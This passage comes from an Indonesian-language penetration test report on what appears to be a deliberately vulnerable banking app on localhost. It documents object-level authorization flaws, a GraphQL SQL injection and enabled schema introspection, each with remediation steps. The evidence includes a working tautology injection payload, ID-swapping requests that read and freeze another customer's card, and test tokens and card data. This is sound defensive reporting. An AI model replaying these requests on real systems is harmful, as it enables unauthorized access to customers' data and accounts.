Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzMyNn0.utNcombeqPMljRHggol_8Fc5bN6ukvNy8RxHlUfh6xo
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 49
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:06 GMT

{
  "status": "success",
  "transactions": []
}
```

Figure 65 - Broken Object Level Authorization - Virtual Cards (API1) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu membaca riwayat transaksi kartu virtual miliknya sendiri, menetapkan perilaku yang dimaksudkan dari endpoint ini

b. Tim mengganti identifier kartu pada path dengan milik nasabah lain. Server merespons dengan HTTP 200 dan mengembalikan data kartu nasabah tersebut.

REQUEST

```
GET /api/virtual-cards/3/transactions HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzMyNn0.utNcombeqPMljRHggol_8Fc5bN6ukvNy8RxHlUfh6xo
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 49
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:07 GMT

{
  "status": "success",
  "transactions": []
}
```

Figure 66 - Broken Object Level Authorization - Virtual Cards (API1) - http://127.0.0.1:5001 (Grey-box) - Tim mengganti identifier kartu pada path dengan milik nasabah lain

c. Memakai identifier yang sama, tim menjalankan operasi pembekuan pada kartu nasabah lain tersebut. Server memastikan kartu telah dibekukan.

REQUEST

```
POST /api/virtual-cards/3/toggle-freeze HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzMyNn0.utNcombeqPMljRHggol_8Fc5bN6ukvNy8RxHlUfh6xo
Content-Length: 0
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 68
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:08 GMT

{
  "message": "Card frozen successfully",
  "status": "success"
}
```

Figure 67 - Broken Object Level Authorization - Virtual Cards (API1) - http://127.0.0.1:5001 (Grey-box) - Memakai identifier yang sama, tim menjalankan operasi pembekuan pada kartu nasabah lain tersebut

d. Dilihat dari sesi korban sendiri, kartunya kini berstatus beku, memastikan bahwa nasabah yang tidak berkaitan mampu menonaktifkan instrumen pembayaran korban.

REQUEST

```
GET /api/virtual-cards HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozLCJ1c2VybmFtZSI6InBlbnRlc3RfdmljdGltIiwiaXNfYWRtaW4iOmZhbHNlLCJpYXQiOjE3OTA3MzczMjZ9.RViXKuHTAIJIzBWPdu3rIZ907CF8z8yxBTrj-B98_IA
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 433
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:09 GMT

{
  "cards": [
    {
      "balance": 0.0,
      "card_number": "3706522538531775",
      "card_type": "standard",
      "created_at": "2026-09-30 03:02:06.091644",
      "currency": "USD",
      "currency_symbol": "$",
      "cvv": "948",
      "expiry_date": "09/27",
      "id": 3,
      "is_active": true,
      "is_frozen": true,
      "last_used_at": null,
      "limit": 1000.0
    }
  ],
  "status": "success"
}
```

Figure 68 - Broken Object Level Authorization - Virtual Cards (API1) - http://127.0.0.1:5001 (Grey-box) - Dilihat dari sesi korban sendiri, kartunya kini berstatus beku, memastikan bahwa nasabah yang tidak berkaitan mampu menonaktifkan instrumen pembayaran korban

4.1.4 Broken Object Level Authorization (API1) – Broken Object Level Authorization - User Detail API

SEVERITY	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS
Medium	6.5 / 10	Yes	CWE-639

Standard mapping	**API1:2023** Broken Object Level Authorization (OWASP API Security Top 10 2023)
Impact rating	**Medium**
Bugcrowd VRT	P3 - Broken Access Control - IDOR (VRT 2.6)
CVSS vector	`CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N`
Affected feature / URL	http://127.0.0.1:5001/api/v3/user/<user_id> (User Detail API)
Testing approach	Grey-box

DESCRIPTION

Endpoint detail pengguna mengembalikan profil berdasarkan identifier pengguna pada path URL, tanpa memeriksa bahwa profil tersebut milik pemegang token atau bahwa pemanggil adalah administrator. Identifier berupa bilangan bulat berurutan.

IMPACT

Penyerang dapat memanfaatkan kerentanan ini untuk menyusuri ruang identifier dan memanen profil setiap nasabah, termasuk nomor rekening, saldo, teks biografi, dan penanda administrator. Selama pengujian, tim membaca profil nasabah lain lalu profil administrator dari sebuah akun biasa. Data hasil panen tersebut menjadi bahan bakar serangan lanjutan: nomor rekening yang diperoleh di sini menjadi masukan bagi permasalahan pengecekan saldo dan transfer, sedangkan penanda administrator mengidentifikasi target bernilai tinggi.

RECOMMENDATION

1. Batasi endpoint hanya pada profil milik pemegang token dan sediakan endpoint administratif terpisah yang memeriksa peran pemanggil terhadap database.
2. Gunakan UUID acak sebagai identifier pengguna.
3. Pangkas respons hingga sekumpulan field minimum yang benar-benar dibutuhkan antarmuka.

REFERENCES

- VRT 2.6 - P3 Broken Access Control - IDOR
- https://owasp.org/API-Security/editions/2023/en/0xa1-broken-object-level-authorization/
- https://cwe.mitre.org/data/definitions/639.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

Affected URL: http://127.0.0.1:5001/api/v3/user/<user_id> (User Detail API)

a. Tim terlebih dahulu membaca profilnya sendiri melalui endpoint ini, menetapkan perilaku yang dimaksudkan.

REQUEST

```
GET /api/v3/user/2 HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3
RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzMzNX0.WDA7ugS8mSZ1AhCWn-DlhlQ2FeQfwBVFph2xE3L
Dw0c
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 197
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:15 GMT

{
  "status": "success",
  "user": {
    "account_number": "0932191785",
    "balance": -8100.0,
    "bio": null,
    "id": 2,
    "is_admin": false,
    "username": "pentest_attacker"
  }
}
```

Figure 69 - Broken Object Level Authorization - User Detail API (API1) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu membaca profilnya sendiri melalui endpoint ini, menetapkan perilaku yang dimaksudkan

b. Tim menaikkan identifier ke nasabah lain dan menerima profil lengkap nasabah tersebut.

REQUEST

```
GET /api/v3/user/3 HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3
RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzMzNX0.WDA7ugS8mSZ1AhCWn-DlhlQ2FeQfwBVFph2xE3L
Dw0c
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 195
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:16 GMT

{
  "status": "success",
  "user": {
    "account_number": "9159912486",
    "balance": 10100.0,
    "bio": null,
    "id": 3,
    "is_admin": false,
    "username": "pentest_victim"
  }
}
```

Figure 70 - Broken Object Level Authorization - User Detail API (API1) - http://127.0.0.1:5001 (Grey-box) - Tim menaikkan identifier ke nasabah lain dan menerima profil lengkap nasabah tersebut

c. Tim kemudian meminta identifier 1 dan menerima profil administrator, termasuk nomor rekening ADMIN001, saldo, dan penanda is_admin, seluruhnya dari sesi nasabah biasa.

REQUEST

```
GET /api/v3/user/1 HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3
RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzMzNX0.WDA7ugS8mSZ1AhCWn-DlhlQ2FeQfwBVFph2xE3L
Dw0c
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 185
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:17 GMT

{
  "status": "success",
  "user": {
    "account_number": "ADMIN001",
    "balance": 1000000.0,
    "bio": null,
    "id": 1,
    "is_admin": true,
    "username": "admin"
  }
}
```

Figure 71 - Broken Object Level Authorization - User Detail API (API1) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian meminta identifier 1 dan menerima profil administrator, termasuk nomor rekening ADMIN001, saldo, dan penanda is_admin, seluruhnya dari sesi nasabah biasa

4.2 Vuln Bank GraphQL API (http://127.0.0.1:5001/graphql)

4.2.1 Injection (A05) – SQL Injection in GraphQL Resolver

SEVERITY	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS
Medium	4.9 / 10	Yes	CWE-89

Standard mapping	**A05:2025** Injection (OWASP Top 10 2025)
Impact rating	Medium
Bugcrowd VRT	P3 - Server-Side Injection (VRT 1.12)
CVSS vector	`CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N`
Affected feature / URL	http://127.0.0.1:5001/graphql (GraphQL transactionSummary resolver)
Testing approach	Grey-box

DESCRIPTION

Resolver ringkasan transaksi meneruskan argumen nomor rekening ke dalam statement SQL yang disusun melalui interpolasi string. Bagi pemanggil yang memegang peran administrator, argumen tersebut sama sekali tidak dibatasi, sehingga sintaks SQL dapat disisipkan melaluinya.

IMPACT

Penyerang dapat memanfaatkan kerentanan ini untuk mengambil baris dari tabel pengguna di luar rekening yang diminta. Selama pengujian, tim memastikan bahwa nomor rekening yang tidak ada menghasilkan galat not-found yang eksplisit, lalu mengirimkan nilai yang sama diikuti sintaks SQL yang disisipkan dan menerima record pengguna sungguhan sebagai balasannya, membuktikan kondisi yang disisipkan benar-benar dieksekusi. Prasyarat administrator bukanlah penghalang berarti di sini, karena asesmen ini secara terpisah telah membuktikan tiga cara independen untuk memperoleh peran administrator: SQL injection pada login, mass assignment saat pendaftaran, dan pemalsuan JWT.

RECOMMENDATION

1. Gunakan parameterized query pada setiap resolver dan hapus perangkaian string SQL.
2. Validasi nomor rekening terhadap allow-list karakter sebelum nilainya mencapai database.
3. Terapkan prinsip hak akses minimal pada akun database yang dipakai aplikasi untuk terhubung.
4. Jangan memperlakukan peran pemanggil sebagai pengganti sanitasi input.

REFERENCES

- VRT 1.12 - P3 Server-Side Injection
- https://owasp.org/Top10/2025/A05_2025-Injection/
- https://cwe.mitre.org/data/definitions/89.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

Affected URL: http://127.0.0.1:5001/graphql (GraphQL transactionSummary resolver)

a. Tim terlebih dahulu memanggil resolver dengan nomor rekening yang sah, yang mengembalikan ringkasan transaksi rekening tersebut sebagaimana dimaksudkan.

REQUEST

```
POST /graphql HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwiaXNfYWRtaW4iOnRydWUsImlhdCI6MTc5MDczNzM0Nn0.31iRpsU1ghd9qpSxtFL7PzyvC7xbB_UDEsqM8Fpvo1o
Content-Type: application/json
Content-Length: 146

{"query": "query($a:String){transactionSummary(accountNumber:$a,limit:2){scope accountNumber totalTransactions}}", "variables": {"a": "ADMIN001"}}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 146
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:26 GMT

{
  "data": {
    "transactionSummary": {
      "accountNumber": "ADMIN001",
      "scope": "account",
      "totalTransactions": 0
    }
  }
}
```

Figure 72 - SQL Injection in GraphQL Resolver (A05) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu memanggil resolver dengan nomor rekening yang sah, yang mengembalikan ringkasan transaksi rekening tersebut sebagaimana dimaksudkan

b. Tim kemudian mengirimkan nomor rekening yang tidak ada. Resolver merespons dengan galat Account not found yang eksplisit, menetapkan perilaku dasar untuk rekening yang tidak dikenal.

REQUEST

```
POST /graphql HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwiaXNfYWRtaW4iOnRydWUsImlhdCI6MTc5MDczNzM0Nn0.31iRpsU1ghd9qpSxtFL7PzyvC7xbB_UDEsqM8Fpvo1o
Content-Type: application/json
Content-Length: 148

{"query": "query($a:String){transactionSummary(accountNumber:$a,limit:2){scope accountNumber totalTransactions}}", "variables": {"a": "NOPE000000"}}
```

RESPONSE

```
HTTP/1.1 400 BAD REQUEST
Content-Type: application/json
Content-Length: 331
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:27 GMT

{
  "data": {
    "transactionSummary": null
  },
  "errors": [
    {
      "message": "Account not found.\n\nGraphQL request:1:18\n1 | query($a:String){transactionSummary(accountNumber:$a,limit:2){scope accountNumber totalTransactions}}\n  |                  ^",
      "path": [
        "transactionSummary"
      ]
    }
  ]
}
```

Figure 73 - SQL Injection in GraphQL Resolver (A05) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian mengirimkan nomor rekening yang tidak ada

c. Tim mengirimkan nomor rekening tidak ada yang sama diikuti sintaks SQL yang membuat kondisi selalu benar. Alih-alih galat not-found, resolver mengembalikan record pengguna sungguhan, membuktikan SQL yang disisipkan benar-benar dieksekusi oleh database.

REQUEST

```
POST /graphql HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwiaXNfYWRtaW4iOnRydWUsImlhdCI6MTc5MDczNzM0Nn0.31iRpsU1ghd9qpSxtFL7PzyvC7xbB_UDEsqM8Fpvo1o
Content-Type: application/json
Content-Length: 159

{"query": "query($a:String){transactionSummary(accountNumber:$a,limit:2){scope accountNumber totalTransactions}}", "variables": {"a": 'NOPE000000' OR '1'='1'}}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 146
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:28 GMT

{
  "data": {
    "transactionSummary": {
      "accountNumber": "ADMIN001",
      "scope": "account",
      "totalTransactions": 0
    }
  }
}
```

Figure 74 - SQL Injection in GraphQL Resolver (A05) - http://127.0.0.1:5001 (Grey-box) - Tim mengirimkan nomor rekening tidak ada yang sama diikuti sintaks SQL yang membuat kondisi selalu benar

4.2.2 Security Misconfiguration (API8) – GraphQL Schema Introspection Enabled

SEVERITY	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS
Medium	4.3 / 10	Yes	CWE-200

Standard mapping	**API8:2023** Security Misconfiguration (OWASP API Security Top 10 2023)
Impact rating	Low
Bugcrowd VRT	P5 - Server Security Misconfiguration (VRT 6.2)
CVSS vector	`CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N`
Affected feature / URL	http://127.0.0.1:5001/graphql (GraphQL endpoint)
Testing approach	Grey-box

DESCRIPTION

Endpoint GraphQL melayani query introspeksi __schema bagi pengguna terautentikasi biasa. Seluruh himpunan tipe, field, dan argumen dapat diunduh, termasuk field yang tidak pernah dipakai antarmuka resmi.

IMPACT

Introspeksi menyerahkan peta lengkap permukaan serangan GraphQL kepada penyerang tanpa perlu menebak. Hal ini mempercepat penemuan kelemahan lain pada lapisan yang sama: pada asesmen ini, argumen accountNumber yang terungkap dari skema menjadi titik masuk bagi temuan SQL injection pada resolver ringkasan transaksi. Introspeksi itu sendiri tidak membocorkan data nasabah.

RECOMMENDATION

1. Matikan introspeksi pada lingkungan produksi.
2. Batasi endpoint pada allow-list persisted query sehingga hanya operasi yang dikenal yang dijalankan.
3. Terapkan batas kedalaman dan kompleksitas query serta rate limiting.
4. Pastikan setiap resolver menjalankan pemeriksaan otorisasinya sendiri.

REFERENCES

- VRT 6.2 - P5 Server Security Misconfiguration
- https://owasp.org/API-Security/editions/2023/en/0xa8-security-misconfiguration/
- https://cwe.mitre.org/data/definitions/200.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

Affected URL: http://127.0.0.1:5001/graphql (GraphQL endpoint)

a. Tim mengirim query introspeksi skema memakai token nasabah biasa. Endpoint mengembalikan definisi tipe dan field secara lengkap, termasuk resolver ringkasan transaksi beserta argumennya.



Figure 75 - GraphQL Schema Introspection Enabled (API8) - http://127.0.0.1:5001 (Grey-box) - Tim mengirim query introspeksi skema memakai token nasabah biasa

4.2.3 Broken Object Level Authorization (API1) – Broken Object Level Authorization - GraphQL Transaction Summary

RESULT	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS TESTED
PASS	—	No	CWE-639

Standard mapping	**API1:2023** Broken Object Level Authorization (OWASP API Security Top 10 2023)
Affected feature / URL	http://127.0.0.1:5001/graphql (GraphQL transactionSummary resolver)
Testing approach	Grey-box
Result	**PASS** — Tidak rentan. Resolver membandingkan nomor rekening yang diminta dengan rekening milik pemegang token dan menolak permintaan lintas objek dengan galat eksplisit. Perlu dicatat bahwa jalur kode yang sama tetap tidak aman bagi pemanggil administrator, yang dilaporkan pada temuan SQL Injection in GraphQL Resolver.

DESCRIPTION

Tim berupaya membaca ringkasan transaksi milik pengguna lain melalui argumen accountNumber pada resolver GraphQL transactionSummary, dengan sasaran nasabah kedua dan administrator.

EVIDENCE

Affected URL: http://127.0.0.1:5001/graphql (GraphQL transactionSummary resolver)

a. Seorang nasabah biasa meminta ringkasan transaksinya sendiri, yang dikembalikan resolver sebagaimana dimaksudkan.

REQUEST

```
POST /graphql HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzk5M30.7AjI1B1dNsvCqtzM2UTwaUdBZgH8Mtrd1YGVPHY2BAk
Content-Type: application/json
Content-Length: 148

{"query": "query($a:String){transactionSummary(accountNumber:$a,limit:3){scope accountNumber totalTransactions}}", "variables": {"a": "0932191785"}}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 149
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:13:13 GMT

{
  "data": {
    "transactionSummary": {
      "accountNumber": "0932191785",
      "scope": "account",
      "totalTransactions": 11
    }
  }
}
```

Figure 76 - Broken Object Level Authorization - GraphQL Transaction Summary (API1) - http://127.0.0.1:5001 (Grey-box) - Seorang nasabah biasa meminta ringkasan transaksinya sendiri, yang dikembalikan resolver sebagaimana dimaksudkan

b. Nasabah yang sama meminta nomor rekening nasabah lain dan ditolak dengan galat otorisasi yang eksplisit.

REQUEST

```
POST /graphql HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3
RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzk5M30.7AjI1B1dNsvCqtzM2UTwaUdBZgH8Mtrd1YGVPHY
2BAk
Content-Type: application/json
Content-Length: 148

{"query": "query($a:String){transactionSummary(accountNumber:$a,limit:3){scope accountNumber totalTra
nsactions}}", "variables": {"a": "9159912486"}}
```

RESPONSE

```
HTTP/1.1 400 BAD REQUEST
Content-Type: application/json
Content-Length: 361
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:13:14 GMT

{
  "data": {
    "transactionSummary": null
  },
  "errors": [
    {
      "message": "You can only query your own transaction summary.\n\nGraphQL request:1:18\n1 | quer
y($a:String){transactionSummary(accountNumber:$a,limit:3){scope accountNumber totalTransactions}}\n
|                  ^",
      "path": [
        "transactionSummary"
      ]
    }
  ]
}
```

Figure 77 - Broken Object Level Authorization - GraphQL Transaction Summary (API1) - http://127.0.0.1:5001 (Grey-box) - Nasabah yang sama meminta nomor rekening nasabah lain dan ditolak dengan galat otorisasi yang eksplisit

c. Nasabah yang sama meminta nomor rekening administrator dan ditolak dengan cara yang sama, memastikan kontrol bertahan.

REQUEST

```
POST /graphql HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3
RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzk5M30.7AjI1B1dNsvCqtzM2UTwaUdBZgH8Mtrd1YGVPHY
2BAk
Content-Type: application/json
Content-Length: 146

{"query": "query($a:String){transactionSummary(accountNumber:$a,limit:3){scope accountNumber totalTra
nsactions}}", "variables": {"a": "ADMIN001"}}
```

RESPONSE

```
HTTP/1.1 400 BAD REQUEST
Content-Type: application/json
Content-Length: 361
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:13:15 GMT

{
  "data": {
    "transactionSummary": null
  },
  "errors": [
    {
      "message": "You can only query your own transaction summary.\n\nGraphQL request:1:18\n1 | quer
y($a:String){transactionSummary(accountNumber:$a,limit:3){scope accountNumber totalTransactions}}\n
|                  ^",
      "path": [
        "transactionSummary"
      ]
    }
  ]
}
```

Figure 78 - Broken Object Level Authorization - GraphQL Transaction Summary (API1) - http://127.0.0.1:5001 (Grey-box) - Nasabah yang sama meminta nomor rekening administrator dan ditolak dengan cara yang sama, memastikan kontrol bertahan

4.3 Merchant Payments API (http://127.0.0.1:5001/api/v1/payments)

4.3.1 Broken Object Level Authorization (API1) – Broken Object Level Authorization - Merchant Payments

SEVERITY	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS
Medium	6.5 / 10	Yes	CWE-639

Standard mapping	**API1:2023** Broken Object Level Authorization (OWASP API Security Top 10 2023)
Impact rating	Medium
Bugcrowd VRT	P3 - Broken Access Control - IDOR (VRT 2.6)
CVSS vector	`CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N`
Affected feature / URL	http://127.0.0.1:5001/api/v1/payments/merchant_id/<merchant_id> (Merchant Payments feature)
Testing approach	Grey-box

DESCRIPTION

Daftar pembayaran merchant mengembalikan transaksi untuk identifier merchant yang diberikan pada path URL tanpa memeriksa bahwa API key yang dipakai untuk autentikasi memang milik merchant tersebut. Pemeriksaan hanya memastikan key tersebut valid, bukan bahwa pemanggil berhak atas objek yang diminta.

IMPACT

Penyerang dapat memanfaatkan kerentanan ini untuk merusak isolasi antar tenant dan membaca transaksi merchant lain. Selama pengujian, satu merchant terdaftar membaca catatan pembayaran merchant lain, termasuk nilai transaksinya, hanya memakai API key miliknya sendiri. Identifier merchant bersifat berurutan, sehingga penyerang dapat memanen seluruh tenant pada platform dan mengamati aktivitas penjualan pesaing.

RECOMMENDATION

1. Abaikan identifier merchant pada path dan turunkan identitas merchant dari API key yang mengautentikasi.
2. Jika parameter harus dipertahankan, tolak permintaan ketika nilainya tidak sama dengan pemilik API key.
3. Gunakan identifier acak untuk merchant.
4. Hapus blok debug_info yang memantulkan kembali API key milik merchant pemanggil pada respons.

REFERENCES

- VRT 2.6 - P3 Broken Access Control - IDOR
- https://owasp.org/API-Security/editions/2023/en/0xa1-broken-object-level-authorization/
- https://cwe.mitre.org/data/definitions/639.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

Affected URL: http://127.0.0.1:5001/api/v1/payments/merchant_id/<merchant_id> (Merchant Payments feature)

a. Merchant pertama menampilkan daftar pembayarannya sendiri memakai API key miliknya, menetapkan perilaku yang dimaksudkan.




Figure 79 - Broken Object Level Authorization - Merchant Payments (API1) - http://127.0.0.1:5001 (Grey-box) - Merchant pertama menampilkan daftar pembayarannya sendiri memakai API key miliknya, menetapkan perilaku yang dimaksudkan

b. Merchant kedua yang tidak berkaitan kemudian meminta identifier milik merchant pertama sambil mengautentikasi dengan API key miliknya sendiri. Server mengembalikan HTTP 200 dan membocorkan transaksi merchant pertama.

